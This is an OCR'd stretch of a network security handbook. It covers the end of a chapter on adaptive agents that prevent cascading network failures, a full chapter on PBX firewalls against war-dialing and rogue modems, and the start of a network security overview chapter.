Algorithms and Strategies

The solution strategy, then, is to use adaptive agents to monitor network traffic and, based on the network traffic load, direct traffic toward a specific neighboring node. The adaptive agents determine if the traffic

load should be transmitted to the neighboring agent based on the load of the neighboring agent, traffic load, and rule set baseline ratio. The agent also evaluate its current load. If the load of the current agent plus the network traffic load exceed capacity, then the current agent would dismiss the network traffic. The agent also receives feedback from the neighboring agent that gives the current agent a measure for how well the rule worked for the transmittal of traffic. Weight evaluation procedures utilize the high- and low-end ranges in the adaptation weights file based on the total load, which is the traffic load plus the neighboring agent load. The Java agent code utilizes the following three algorithms:

- Rule set baseline algorithm (sanctioned inference)
  If incoming traffic load + current agent load > current agent load capacity, throttle traffic. This prevents the possible failure of the current agent based on the high load for processing.
  If incoming traffic load + neighboring agent load > neighboring agent load capacity, throttle traffic. This means that the neighboring agent would not be able to process the traffic and would probably fail if required to do so.
- Load/weight evaluation algorithm (recommended inference)
  If the above rules are not satisfied, the agent will pass the network traffic based on the following algorithm: (high-end range weight + low-end range weight)/200 = test ratio.
  If test ratio < .55, then the current agent throttles traffic load and reads feedback from the upstream agent.
  If test ratio > .55, then the current agent passes traffic load to the upstream agent and reads feedback from the upstream agent. The evaluation algorithm contains parameters that can be adjusted for a better evaluation outcome.
- Weights update process (adaptation)
  Adapted high-end range weight = current high-end range weight + feedback score.
  Adapted low-end range weight = current low-end range weight + feedback score.
  This process provides a means for placing higher significance on positively reinforced load ranges.

Test Results

This simulated system environment was based on an adaptive agent artificial intelligence approach. In order for the adaptive agent to be successful, three requirements must be satisfied:

- All the agents in the complex adaptive system must utilize the same syntax in the rule set.
- The rule set will be used to provide information among agents.
- The adaptive agent must contain an adaptive method for modifying the rule set.

In accordance with the first item, the rule set utilizes condition/response rules in the form of "if…then" statements within the Java agent code. The "if…then" statements construct the algorithm that determines how the agent throttles traffic load.

With regard to the second item, the agents are responsible for communicating to neighboring agents using feedback values of 1 and –1. If an agent encounters an increase in load before the neighboring traffic load is received, it can send back a negative feedback code for the original load, and the neighboring agent can update its weights table. Thus, the new weights table will contain the newly adapted weight for future incoming traffic load.

Finally, for item three, the updated weights method in the Java agent code is the process that modifies the weight table and in essence modifies the rules. It is a method for providing for nonstatic decision making. The agent employs the weights table to adapt its behavior. The environment uses files that are read by the Java agent code. One file is used for incoming traffic load: traffic_data.txt. In Table 8.1, the first column of the data represents the load of the neighboring agent. The second column represents the load on the current agent. The third column represents the incoming traffic load.

Another file is used to contain the weight values for a load range: adaptation_weights.txt. In Table 8.2, the first column of this data represents the load values of the neighboring agent plus the traffic load to

TABLE 8.1 Traffic_data.txt

Neighbor Agent Load	Current Agent Load	Traffic Load
50	25	35
25	75	50
90	20	60
50	20	30
90	12	10
90	25	4
80	15	14
30	30	10
10	10	5
15	70	30

TABLE 8.2 Adaptation_weights.txt

Total Load	Weight
95	0
90	0
80	0
70	72
60	75
50	100
40	100
30	85
20	100
10	100

be passed, and the second column represents the weight values. For testing purposes, both the traffic_data.txt and adaptation_weights.txt files were populated with arbitrary data. The purpose was to examine the adaptation rules to verify if the Java agent code would correctly update the adaptation weight values based on feedback codes. The feedback codes were read in from the file neighboring_agent_responses.txt (see Table 8.3). The data contained in this file was either 1 or –1. The responses were read after each traffic load was processed and transmitted. If the traffic load was throttled, the response table was not read.

If the agent correctly updated the adaptation weights based on the feedback from the neighboring agent, then the next traffic load was evaluated correctly. The reason for a smaller list of feedback codes compared to adaptation weights and traffic data is because of the Java agent code baseline. For all traffic that generated a load higher than 95 on the current agent or if the neighboring agent was throttled (*i.e.*, dropped from the simulation network to prevent node failures), the feedback codes were not utilized.

Examining Figure 8.2, the chart contains the original weights and the adapted weights. The Java agent code was processed through 100 iterations, and the graph in Figure 8.2 was generated. The original weight values were arbitrary initial values. Based on the feedback codes generated after every traffic load read,

TABLE 8.3 Neighboring_agent_responses.txt

Neighbor Agent Responses
–1
–1
–1
–1
1
1




FIGURE 8.2 Adaptation credit assignment.

the adaptation weight file was updated. The weight value was increased by one if the response was positive and was reduced by one if the response was negative. Figure 8.2 shows the original and adapted weights and indicates that, if the neighbor load plus the traffic load were low, then the current agent would favor sending the data; however, if the neighbor load plus the traffic load was high, then the data was throttled. The test results suggest that adaptive agents would be successful in preventing cascading failures in a simulated network environment.

Figure 8.2 also shows the adjusted values necessary for each agent to make intelligent decisions for network traffic transmittal. The reinforcement learning process in each agent provides the ability for adaptation by providing a positive or negative feedback result. Adaptation is a significant characteristic of complex systems that are able to evolve and continue to exist. This test project utilized artificial intelligence techniques such as reinforcement learning and intelligent agents to deliver adaptation in a complex networking system in order to provide for continued network availability. This continued network availability offers optimum security for the confidentiality–integrity–availability security model.

References

Amin, M. 2003. North America's electricity infrastructure: are we ready for more perfect storms? *IEEE Security Privacy* 1(5):19–25.

Amin, M. 2000. Toward self-healing infrastructure systems. *Computer* 33(08):44–53.

Barabási, A.-L. 2003. *Linked*. New York: Penguin Group.

Barabási, A.-L. and Bonabeau, E. 2003. Scale-free networks. *Sci. Am.* 288(5):50–59.

Bearman, P., J. Moody, and R. Faris, Networks and history. *Complexity* 8(1):61–71.

Brewer, E.A. 2001. Lessons from giant-scale services. *IEEE Internet Comput. Online* 5(4):46–55.

Briesemeister, L., P. Lincoln, and P. Porras. 2003. Epidemic profiles and defense of scale-free networks. In *Proceedings of the 2003 ACM Workshop on Rapid Malcode*, pp. 67–75. New York: ACM Press.

Brooks, R.A. 1991. Intelligence without reason. In *Proceedings of Computers and Thought, IJCAI-91*, Sydney, Australia, pp. 1–28.

Chiva-Gomez, R. 2003. The facilitating factors for organizational learning: bringing ideas from complex adaptive systems. *Knowledge Process Manage.* 10(2):99–114.

Davis, R., H. Shrobe, and P. Szolovits. 1993. What is knowledge representation? *AI Mag.* 14(1): 17–33.

Dobson, I., B.A. Carreras, and D.E. Newman. 2003. A probabilistic loading-dependent model of cascading failure and possible implications for blackouts. In *Proceedings of the 36th Hawaii International Conference on System Sciences*, Big Island, Hawaii, January 6–9.

Dobson, I., B.A. Carreras, and D.E. Newman. 2004. A branching process approximation to cascading load-dependent system failure. In *Proceedings of the 37th Hawaii International Conference on System Sciences*, Big Island, Hawaii, January 5–8.

Fairley, P. 2004. The unruly power grid: advanced mathematical modeling suggests that big blackouts are inevitable. *IEEE Spectrum* 41(8):22–27.

Gay, L.R. and P. Airasian. 2003. *Educational Research: Competencies for Analysis and Applications*. Englewood Cliffs, NJ: Prentice Hall.

Gleick, J. 1987. *Chaos: Making a New Science*. New York: Penguin Group.

Graduate School of Computer and Information Sciences, N.S.U. Dissertation Guide, Graduate School of Computer and Information Sciences, Nova Southeastern University, Fort Lauderdale, 2004, p. 58.

Holland, J.H. 1995. *Hidden Order: How Adaptation Builds Complexity*. Reading, MA: Perseus Books.

Levin, S.A. 2002. Complex adaptive systems: exploring the known, the unknown, and the unknowable. *Bull. Am. Math. Soc.* 40(1):3–19.

Ottino, J.M. 2003. Complex systems. *AIChE J.* 49(2):292–299.

Raz, O., P. Koopman, and M. Shaw. 2002. Enabling automatic adaptation in systems with under-specified elements. In *Proceedings of WOSS '02*, Charleston, SC, pp. 55–61. New York: ACM Press.

Roy, S., C. Asavathiratham, B.C. Lesieutre, and G.C. Verghese. 2001. Network models: growth, dynamics, and failure. In *Proceedings of the 34th Hawaii International Conference on System Sciences*, Maui, Hawaii, January 3–6.

Siganos, G., M. Faloutsos, P. Faloutsos, and C. Faloutsos. 2003. Power laws and the AS-level Internet topology. In *IEEE/ACM Transactions on Networking*, pp. 514–524. New York: ACM Press.

Strogatz, S. 2003. *Sync: How Order Emerges from Chaos in the Universe, Nature, and Daily Life.* New York: Hyperion.

Talukdar, S.N., J. Apt, M. Ilic, L.B. Lave, and M.G. Morgan, 2003. Cascading failures: survival versus prevention. *Electricity J.* 16(9):25–31.

Waldrop, M.M. 1992. *Complexity: The Emerging Science at the Edge of Order and Chaos.* New York: Simon & Schuster.

Wilkinson, D. 2003. Civilizations as networks: trade, war, diplomacy, and command-control. *Complexity* 8(1):82–86.

Yang, H.-L. and J.-H. Tang. 2004. Team structure and team performance in IS development: a social network perspective. *Inform. Manage.* 41(3):335–349.

PBX Firewalls: Closing the Back Door

William A. Yarberry, Jr.

Introduction

Given all the movement toward packet-based data communications, one would think that modems and dial-up communications would wither like the communist state. Clearly, that is not the case. There are many reasons. Sometimes, "rogue" employees want to communicate outside of corporate guidelines; servers, power reset devices, HVAC, fire alarms, certain medical equipment, and many other devices may still need to be accessed via dial-up. Some routers and DSU/CSUs are out-of-band addressable (*i.e.*, maintenance via dial-up can be performed when the primary link is down). All these points of contact through the PSTN (public switched telephone network) represent an open target for war-dialing. The dialers have gotten sophisticated, using massive hacker dictionaries that often crack applications quickly. Modems are often left in auto-answer mode, so the war dialer is able to collect active numbers during the night. The hacker has his "cup of joe" and a "hit list" the next morning. The bottom line is that any organization without strong controls over dial-up lines and the voice network has a serious back-door exposure. Further compounding the remote access problem is unauthorized use of pcAnywhere and similar products. Remote access products can be set up with little or no security. With thousands of employees, many of whom may want to access personal files on their workstation from home, it is likely that unauthorized modems/software will exist somewhere *inside* the network.

When presented with this vulnerability, management may consider a manual solution: Get rid of all but the most essential modems so the voice network carries virtually nothing but voice and fax traffic. The following are some of the reasons that make it difficult to pursue such a policy:

- Organizations that have been in a location for several years tend to build up an inventory of analog lines. The telecom director is usually loath to arbitrarily disconnect undocumented lines because they might be used for a legitimate business purpose or a person of "importance" might use it once every three months.
- Fax machines use analog lines. For expediency, these lines are sometimes used for modem connections. No one informs telecom that usage of the line has changed.
- Outbound fax/modems are commonly used. Sometimes, inbound dial-in is inadvertently enabled.
- The PBX has no way to look inside the channel to determine the type of traffic — voice, data, or fax.
- Analog lines are sometimes ordered directly from the local telephone company (without going through the telecom group). The lines, sometimes called "Centrex," go into the organization's demarc but do not pass through the PBX. Without strong controls over changes to the communications infrastructure, the telecom group may be unaware that a Centrex line has been installed.

- PBX and other equipment/software vendors often have a standard method of dialing into a maintenance port to troubleshoot, monitor, and upgrade systems. If the PBX is not secure, hackers can shut down the entire voice system. For example, each extension and line connected to the PBX has a class of service that determines its allowed function. A hacker could change all classes of service to outbound only so no calls could be received by the company.
- Analog jacks may be installed in conference rooms and other common areas. These jacks are for occasional use by contractors or other parties. When the need for the connection is over, the line is sometimes inadvertently left hot.

Projects to reclaim unused ports and lines are usually only partially effective. Determining who owns the line and what it is used for can easily consume a month or more of several technicians' time. One large financial services company in the Midwest hired two highly trained technicians to trace down and document every analog line in a multi-thousand employee campus. By the time the technicians reached the last building in their months-long project, new — and undocumented — lines had sprung up in the buildings already inventoried.

One solution to the analog line mess is to protect the firm's voice network with a PBX firewall. This device sits between the telephone demarc (the demarcation point between the local telephone company wiring and in-house wiring) and the PBXs. Housed in one or more pizza-sized boxes, the PBX firewall has enough firepower (proprietary algorithms, fast chips, large memory, and many gigs of storage) to look *inside* every channel carrying information (voice, fax, modem) into and out of the site. Before discussing the capabilities of the firewall, let's review the capabilities and limitations of the traditional large PBX.

Limitations of PBX Control and Reporting

Virtually all large-scale PBXs come equipped with the capability to report and control traffic to some degree. This capability is needed for capacity planning, day-to-day operations, and security (toll fraud prevention). Some voice network controls over unauthorized use of modems can be established with existing capabilities:

- Report origination and termination of calls. Using a call accounting package, calls can be summarized in various ways (by specific number, area code, country, etc.). Call details must be collected for this reporting to be available.
- Set the class of service on selected analog lines to outbound only.
- Block all calls to and from specific area codes (*e.g.*, 900) or countries.
- Identify calls of long duration, such as those more than three hours.
- Identify calls under ten seconds, an indicator of possible war-dialing activity.

Some other good practices that should be employed within the existing voice network include:

- Consolidate all dial-up lines to use a centrally controlled modem bank or RAS server.
- Enforce physical security (wiring closets, demarc, etc.).
- Assign dial-up lines to numbers that are outside the range of normal business activity for the location. For example, if the published business voice numbers range from 281-345-1000 to 281-345-2999, then analog circuits might be in a range such as 281-654-2500 to 281-654-3500.
- Disable banner information that provides a hacker with useful information.
- Perform a self-audit using war-dialing software. Independent consultants and audit staff are best used for this effort.
- Use dial-back systems such as CLI identification for a Shiva device.[1]
- Strengthen procedures for provisioning analog lines and charging for their use. Perform periodic inventories.
- Use two-factor authentication systems where practical. Figure 9.1 shows Aladdin's eToken Pro smart card, which has on-board RSA 1024-bit key operations, enabling integration into public-key infrastructure (PKI) architectures.

FIGURE 9.1 Smart card for two-factor authentication. (Courtesy of Aladdin, Arlington Heights, IL.)

PBX Firewall Capabilities

The PBX capabilities listed above are, to borrow a term from mathematics, necessary but not sufficient. What is needed is the ability to manage voice enterprise network security functions and set rules without going through the awkward security structures that make up the traditional PBX security system.[2] The PBX firewall, *when properly configured*, will plug many of the security gaps in the voice network. Although the following discussion of capabilities and related issues is based specifically on SecureLogix's TeleWall product (www.securelogix.com), the general principles will apply to any full-featured PBX firewall. Specific capabilities include:

- *Call type recognition.* The firewall has the capability to recognize the traffic, including voice, fax, modem, STU-III (Secure Telephone Unit, third generation), video, unanswered, and busy.
- *Rule-based security policy.* Policies can be constructed by building individual rules in a manner similar to industry-standard IP firewall rule creation. Policies are physically set using logical (GUI) commands across any combination of phone stations or groups.
- *Rule-based call termination.* Rules can be configured to automatically terminate unauthorized calls without direct human intervention. For example, assume the internal number 281-345-1234 is assigned to a fax machine. An employee decides he needs a modem connection. Rather than going through procedures, he disconnects the fax line and uses it for his modem link. As soon as modem traffic is detected on the line, a rule is invoked that terminates the call — within a second or two.
- *Complex rule creation.* Rules should be flexible enough to fit business needs. For example, fax machines often have telephones that can be used to call the receiving party to ensure that the fax was received or to exchange some other brief information (and sometimes to help enter codes). The rules associated with that analog line could allow fax traffic for any reasonable duration, prohibit modem traffic altogether, and allow a voice call to last only five minutes.
- *Centralized administration.* The firewall should be capable of multiple-site links so rules can be administered across the enterprise.
- *Real-time alerts.* Rule violations can trigger a variety of messages, such as e-mail, pager, and SNMP security event notification. Assume, for example, that highly sensitive trade secrets are part of the organization's intellectual assets. Calls from anywhere in the enterprise to known competitors (at least their published telephone numbers) can be monitored and reported in a log or in real-time. More commonly, employees may occasionally dial up their personal ISP to get sports news, etc., during the day because sports and other non-work-related sites are blocked by the firm's IP firewall. Calls to local ISP access numbers can be blocked or at least flagged by the PBX firewall. This is more than an efficiency issue. A PC on the network that is dialed into an ISP links the outside world to the organization's IT resources directly, with no IP firewall protection.
- *Stateful call inspection.* Call content can be continuously monitored for call-type changes. Any change is immediately logged and the call is again compared to the security policy.
- *Dialback modem enforcement.* Security policies can be used to enforce dialback modem operation.




FIGURE 9.2 Increased security by combining IP and telephony firewalls.

- *Consolidated reporting of policy violations.* By summarizing the output of multiple PBX firewalls, management can see any overall patterns of security violations, ranging from hacker attacks on specific sites to employee attempts to dial inappropriate, premium-900 numbers or country codes not relevant to the business.

Figure 9.2, adapted from a white paper by Gregory B. White, shows a communications environment with defenses against intruders from the Internet (data) and the public switched telephone network (voice).

Details of a PBX Firewall Implemenetation

The PBX firewall, located between the demarc and the PBX, can look at the traffic going through every trunk in the voice network. After installing a firewall, an organization could specify that any modem traffic other than what is authorized for specific lines (*i.e.*, modem numbers) will be shut down. This eliminates the problem of unknown analog lines and unknown modem traffic. Initially, the organization would set up the logic rules in log or alert mode only and then lock down the network after the environment has been fully "discovered."

Figure 9.3 shows a policy screen that allows modem calls for the IT staff and recognized PBX vendors and employees dialing in through the authorized RAS server. If the call falls through these logic rules, it reaches the final "terminate call" action rule. Like the IP firewall, rules, groups, and actions must be set up for the enterprise based on business and security needs.

Because the PBX firewall has access to all the inbound and outbound traffic, including telephone numbers, type of traffic, duration, etc., it can create a plethora of reports showing both security and operationally related information. If it has a large storage capacity, trending reports can be generated. Some examples of possible reports include:

- Source, date, and duration of modem calls into maintenance ports on PBXs, routers, and other network equipment
- Non-fax calls on fax lines
- Number of unanswered calls sorted by phone station, department, office, or enterprise, which can help flag war dialing
- Percent of voice trunk infrastructure consumed by unauthorized modem calls to ISPs from inside the enterprise




FIGURE 9.3 Example policy setting screen. (Courtesy of SecureLogix, San Antonio, TX.)

- Call volume by source or destination numbers
- War-dialing attacks
- Utilization rates for remote access and fax resources
- Unused, orphaned phone lines showing no traffic activity
- Summary of calls terminated or flagged based on execution of particular rules; for example, the number of calls terminated due to unauthorized call type (*e.g.*, modem or voice on a fax line) over several months can be listed

Privacy Considerations

In some military and other sensitive environments, secure communications are required. The PBX firewall can determine if STU-III encrypted conversations are in process. If communications between two specific numbers are *supposed* to be always encrypted but are not, alerts can be sent or the calls can be terminated. Another potential privacy enhancement is the ability of two firewalls in separate locations to do end-to-end encryption.

For organizations requiring the highest levels of security, PBX firewalls may soon be able to perform word spotting. If, for example, the words "bomb" and "building" are used in a conversation, an alert could be sent to security. Obviously, there are many legal and ethical issues that must be resolved before such capabilities could be implemented, but with very fast chips and increasingly accurate voice recognition software such detection is possible.

Encrypted conversations have long been enabled by such devices as the telephone security device 3600, which use the STU-III government standard. The difficulty with this approach is that it does not scale. Any two users who want to encrypt information must have the same device and go through an encryption session at the beginning of the conversation. If many users need encryption, the solution becomes unwieldy and expensive because STU-III devices can cost several thousand dollars. With a PBX-to-PBX solution (*i.e.*, both have PBX firewalls with encryption capabilities), every conversation from the users on one PBX to the other can be encrypted.

Operations

Capacity planning for the voice network is demanding. For the data network, packet congestion slows but does not stop traffic. In contrast, when the voice trunks get full, the user gets a busy signal. There is little forgiveness when the voice network does not work perfectly. Hence, telecom managers — the ones

who stay employed — become conservative, tending to maintain excess capacity. There is some justification for this wariness because of the exponential increase in blockage when capacity has been reached.

PBX reports can provide indications of trunking blockage (percent busy) for local and long-distance trunks; however, some effort is required to monitor the trunks and communications links. Typically, line commands such as "list all trunks busy" are used on an *ad hoc* basis if problems arise. Some telecom groups use both call accounting packages and manual methods to identify trends and capacity bottlenecks. Also, unusual patterns of usage may indicate toll fraud or hacking.

Although there is overlap between the reporting offered by traditional call accounting/line commands on the PBX, the firewall provides a more convenient source of real-time and summarized information. Some functions include:

- *Real-time notification of availability.* Line errors, 100 percent busy trunks, frame slippage, D channel problems, and other potential disruptive events can be sent to pagers or to a console.
- *Monitoring of trunk spans over multiple locations.* If the PBX firewalls are linked via a management system, the entire telecommunications enterprise can be viewed from a central console. Security rules can be administered centrally as well.
- *History of usage.* Usage of all trunks can be recorded over time and plotted. This is a convenient method of identifying excess capacity.

The real-time capability of the firewall also provides some unique security capabilities. For example, in organizations where security requirements are high, calls can be monitored in real time and suspect calls can be manually terminated. Obviously, all the legal issues must be addressed for such a practice to be implemented.

Limitations of a PBX Firewall

The PBX firewall links to analog circuits, ISDN PRI circuits (the most common voice trunking for midsize to larger organizations), standard T1s, and Centrex lines from the local telephone company. Some connection-oriented, data-link circuits such as Frame Relay and ATM are not addressed by the PBX firewall. Typically, data traffic (except for dial-up) is funneled through an IP firewall. Another limitation is direct wireless communications via cellular telephone, satellite, etc. While these are not typically hacker points of penetration, they should be considered in any comprehensive review of network security.

Summary

Psychological tests show that recent, high-profile events disproportionately influence our thinking relative to events over a longer period. Hence, well-publicized, data-related security problems overshadow exposures in the more mundane telecommunications infrastructure. "Black hat" hackers, by definition, do not care about the rules of engagement and will attack the weakest point — whether by the social engineering of a new employee or by bypassing the IP firewall via the telephone network. The PBX firewall, properly implemented with policy rules tailored to the organization, can block unauthorized access to the interior of the network.

Notes

1. According to an Intel support Web site (http://support.intel.com/support/si/library/ bi0706.htm), "If the Shiva device is configured for general CLI Authentication (AuthFor DialbackOnly= False), and the remote client's phone number is not in an authorized list of numbers, the call is rejected. As the call never gets answered, unauthorized users are never presented with a username and password prompt."
2. Security for PBXs is often convoluted. Rules may be set in one table but overridden in another.

Network Security Overview

Bonnie A. Goins, MSIS, CISSP, NSA IAM, ISS and
Christopher A. Pilewski, CCSA, CPA/E, FSWCE, FSLCE, MCP

What Is Network Security?

Network security is multifaceted. "Networking" itself is about the provision of access to information assets and, as such, may or may not be secure. "Network security" can be thought of as the provision of consistent, appropriate access to information and the assurance that information confidentiality and integrity are maintained, also as appropriate. Contrary to what may seem intuitive, network security is not simply a technology solution. It involves the efforts of every level of an organization and the technologies and the processes that they use to design, build, administer, and operate a secure network.

Why Is Network Security Essential?

An organization must have provisions for network security to protect its assets. Appropriate network security identifies and protects against threats to people, processes, technologies, and facilities. It can minimize or mitigate exposures to the organization that could be exploited by a knowledgeable insider or a malicious outsider. It suggests appropriate safeguards designed to promote long-term, continuous function of the environment. For some organizations, the law mandates it.

Who Is Responsible for Network Security?

Every employee, in every position and at every rank, is responsible for network security within an organization. In some cases, such as in a regulated environment, business or trading partners are also responsible for adherence to security strategies in place at the organization. Security responsibilities also extend to casual or temporary employees, such as part-time workers, interns or consultants.

The Role of Senior Management

Senior management is responsible for any security violations that occur in the environment and, by extension, any consequences the organization suffers as a result. To repeat: *senior management is responsible for any security violations that occur in the environment.* For many senior executives, this is a new concept. After all, how could an executive presume to know whether or not appropriate security is in place?

It is senior management's responsibility to support, promote, and participate in the security process, from conception to implementation and maintenance. Senior management can facilitate this obligation through (1) active and continual participation in the security planning process; (2) communication of

"the tone at the top" to all employees, vendors, and business and trading partners, indicating that security responsibilities rest organizationwide and that senior management will enforce this view unilaterally; (3) support of security professionals in the environment, through the provision of resources, training, and funding for security initiatives; and (4) the periodic review and approval of progress regarding security initiatives undertaken within the organization.

Many executives ask for methods to enhance their knowledge of the security space. Internal technology transfer, security awareness training, and self-study can all assist in expanding knowledge. The option also exists to contract with an appropriate consulting firm that specializes in executive strategy consulting in the security space.

Senior executives must also be prepared to communicate expectations for compliance to security responsibilities to the entire organizational community, through its approval of appropriate corporate security policies, security awareness training for employees, and appropriate support of its security professionals.

The Role of the User

It is important to reiterate that all users share in the responsibility for maintaining the security of the organization. Typically, user responsibilities are communicated through a corporate security policy and security awareness program or materials. Users are always responsible for protection of the security of their credentials for access (i.e., passwords, userIDs, tokens, etc.); maintenance of a clean workspace, to prevent casual removal of critical data or other resources from the desktop or workspace; protection of critical data and resources while they are in the user's possession (i.e., work taken offsite to complete, portable systems, such as laptops, etc.); vigilance in the environment, such as greeting strangers within their workspace and asking if they require help; reporting anything unusual in the environment, such as unexpected system performance; etc. Users may also have additional security responsibilities assigned to them.

Responsibilities must align with the user's ability to satisfy the requirement. For example, users responsible for shipping must not be held accountable to satisfy the responsibilities of a network administrator. Proper alignment of responsibilities to roles is essential for the organization to "function as advertised." An organization can facilitate this alignment by thoroughly and definitively documenting roles in the environment and outlining job function responsibilities for each. Job functions can then be aligned to security responsibilities. The personnel function also benefits from this elaboration and alignment.

The Role of the Security Professional

The responsibilities of a security professional vary among organizations. Perhaps this can best be explained by the notion that security professionals come from diverse backgrounds and skill sets. Security professionals may have legal, compliance, management or business, or technical backgrounds; likewise, professionals may have experience across industries ranging from education to government, financials to manufacturing, healthcare to pharmaceuticals, or retail to telecommunications. Positions held by security professionals include management, compliance officer, security officer, litigator, network administrator, systems analyst, etc.

One responsibility that most organizations agree upon is that the security professional, or team of professionals, is responsible for the periodic reporting to senior management on the current state of security within the organization, from both a business and technical perspective. To ensure this responsibility is carried out, the organization's current state of security must be assessed; in some cases, such as in a regulatory environment, additional audits are performed as well.

Given that security professionals come from myriad backgrounds and skill sets, many have never performed assessments. Some organizations choose to outsource this activity; others train to conduct this activity in-house, as appropriate.

Characteristics of a Secure Network

Confidentiality

A secure network must have mechanisms in place to guarantee that information is provided only to those with a "need-to-know" and to no one else.

Integrity

A secure network must have mechanisms in place to ensure that data in the environment is accurately maintained throughout its creation, transmission, and storage.

Availability

A secure network must have mechanisms in place to ensure that network resources are available to authorized users, as advertised.

Accountability

A secure network must have mechanisms in place to ensure that actions taken can be tied back to a unique user, system, or network.

Auditability

A secure network must have controls in place that can be inspected using an appropriate security or audit method.

The organization itself must determine the priority of importance for the security attributes listed above. In some organizations, multiple security attributes are considered at the same priority level when making decisions about resource allocation and function.

A Comprehensive Understanding of Network Architecture

To properly design and implement a secure architecture, a comprehensive understanding of the network architecture is also essential. In many modern institutions, the network may be compared to a production line, where information, messages, and documents for all vital business processes are stored, viewed, and acted upon. To protect the network and the assets available on it, a security professional must clearly understand the (1) hierarchical nature of the information assets that require protection; (2) structure of the network architecture itself; and (3) the network perimeter (i.e., the network's entry and exit points or portals, and the associated protection at these points).

A "secure network" is simply a network that, by its design and function, protects the information assets available on it from both internal and external threats.

Network Architectures

A security professional can use a variety of sources to gain an understanding of the network architecture. These include network diagrams, interviews, technical reports, or other exhibits. Each of these has its advantages and disadvantages.

Mapping and describing the network architecture can be a complicated endeavor. Network architectures can be described in a variety of terms. Many terms are, by their nature, relative and may have more than one meaning, depending upon the technology context in which they are used. Network professionals, when asked to describe their networks, will often begin by listing specific vendor-centric technologies in use at the site. This is not the most useful reference point for security professionals.

A reference point that nearly all institutions understand is the distinction between the LAN (local area network) and the WAN (wide area network). Although some might consider these terms outdated, they represent one of the few commonalities that nearly all network professionals understand consistently and agree with.

Both the LAN and the WAN can be accurately described using the following simple and empirical framework of three criteria: (1) locations, (2) links, and (3) topologies. Once the network architecture is clearly understood, the network perimeter can be investigated and properly mapped.

Wide Area Network (WAN)

Wide area networks (WANs) can be mapped by first identifying, through listing or drawing, the physical locations that belong to the institution. Each building name and address should be listed. This may entail only a single building or may be a list of hundreds. Each location should be indexed in a useful way, using a numerical identifier or an alphanumeric designation. Conspicuous hierarchies should be noted as well, such as corporate or regional headquarters' facilities and branch offices.

The second step in mapping the WAN is to identify the links between locations, again by listing or drawing and then indexing. The level of link detail required can vary by specific assessment needs but, at a minimum, each link should be specifically identified and indexed. Many institutions may have redundant links between locations in failover or load-balancing configurations. Other institutions may have "disaster wiring" or dedicated phone lines for network management purposes that are intended for use only during emergency situations. To accurately map the WAN, every physical link of all types must be identified and indexed. Additional link data, such as carriers, circuit types, IDs, and speeds, can be of use for other purposes.

